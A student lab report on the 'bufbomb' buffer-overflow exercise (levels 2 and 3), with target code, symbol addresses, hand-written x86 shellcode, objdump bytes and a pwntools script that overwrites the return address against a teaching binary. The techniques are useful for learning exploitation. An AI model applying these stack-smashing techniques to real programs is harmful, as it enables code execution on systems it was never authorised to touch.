Lab 6

Student 1: Võ Anh Kiệt

ID Student 1: 20520605

Student 2: Nguyễn Bảo Phương

ID Student 2: 20520704

Class: NT209.M21.ANTN

Level 2

First, we need to check the bang

```
1   int global_value = 0;
2   void bang(int val)
3   {
4      if (global_value == cookie) {
5         printf("Bang!: You set global_value to 0x%x\n", global_value);
6         validate(2);
7      } else {
8         printf("Misfire: global_value = 0x%x\n", global_value);
9         exit(0);
10     }
11  }
```

As the same as the previous levels, the string need 40 byte (28 in hex). But in this level we need to check the global_value and cookie and bang

```
.bss:8006D158                   public cookie
.bss:8006D158 ; unsigned int cookie
.bss:8006D158 cookie            dd ?
.bss:8006D158

bss:8006D160                    public global_value
bss:8006D160 global_value       dd ?
bss:8006D160
```

Name	Address	Public
bang	80068069	P
test	800680C4	P
testn	8006813E	P

So we get that 0x8006D158 is cooki, 0x8006D160 is global value and bang is 0x80068069. With this material we can use to write the shellCode:

```
shell2.s
1    movl $0x8006D158,%eax #cookie
2    movl (%eax),%eax
3    movl $0x8006D160,%ebx #global value
4    movl %eax,(%ebx)
5    push $0x80068069 #bang
6    ret
```

And the shellCode bytes' performance:


```
anhkiet1227@ubuntu:~/Downloads/lab5ltht$ objdump -d shell2.o

shell2.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 58 d1 06 80          mov    $0x8006d158,%eax
   5:   8b 00                   mov    (%eax),%eax
   7:   bb 60 d1 06 80          mov    $0x8006d160,%ebx
   c:   89 03                   mov    %eax,(%ebx)
   e:   68 69 80 06 80          push   $0x80068069
  13:   c3                      ret
```

And the return address is

```
End of assembler dump.
pwndbg> info registers ebp
ebp            0x55683380          0x55683380 <_reserved+1037184>
pwndbg> quit
```

But we need to minus by 28 is 0x55683358

With these materials, we can write the python code and get buffer overflow:


level2.py - lab5ltht - Visual Studio Code
# use library pwn
from pwn import *
# get the binary context from bufbomb
context.binary = './bufbomb'
# create the process to use bufbomb
myIO = process(['./bufbomb', '-u', '06050704'])
# create the shellCode
shellCode = b'\xb8\x58\xd1\x06\x80\x8b\x00\xbb\x60\xd1\x06\x80\x89\x03\x68\x69\x80\x06\x80\xc3'
# create payload (exploitString) with adding shellCode and \x90
exploitString = shellCode + b'\x90' * (0x28 + 0x4 - len(shellCode))
# add the address
exploitString += p32(0x55683358)
# print the exploitString
print(f"{exploitString = }")
# get payload into bufbomb
myIO.sendline(exploitString)
# get the result
myIO.interactive()
Userid: 06050704
VALID
NICE JOB!

We got it!

Level 3

First, we need to get the getbuf return

```
0x800680d2 <+14>:    call   0x800687a8 <getbuf>
0x800680d7 <+19>:    mov    DWORD PTR [ebp-0xc],eax
```

Check the ebp of test

```
End of assembler dump.
pwndbg> info registers ebp
ebp            0x556833a0          0x556833a0 <_reserved+1037216>
pwndbg> cup -u 06050704
```

The we write the shellCode


```
1   pop %eax
2   movl $0x8006D158,%eax #cookie
3   movl (%eax),%eax
4   movl $0x556833a0,%ebp #test ebp
5   push $0xf7f16c16 #push the tmp or \x90
6   push $0x800680d7 #return address getbuf
7   ret
```

In the line 5 we push the temp address or \x90 is okay to get the string if the address is needed.

This the byte of shellCode

```
anhkiet1227@ubuntu:~/Downloads/lab5ltht$ objdump -d shell3.o

shell3.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   58                      pop    %eax
   1:   b8 58 d1 06 80          mov    $0x8006d158,%eax
   6:   8b 00                   mov    (%eax),%eax
   8:   bd a0 33 68 55          mov    $0x556833a0,%ebp
   d:   68 16 6c f1 f7          push   $0xf7f16c16
  12:   68 d7 80 06 80          push   $0x800680d7
  17:   c3                      ret
```

Write the python code with these material and run



As you can see, the shellCode is accepted the tmp bytes modified by 0xf7f6c16 or the \x90

We got this.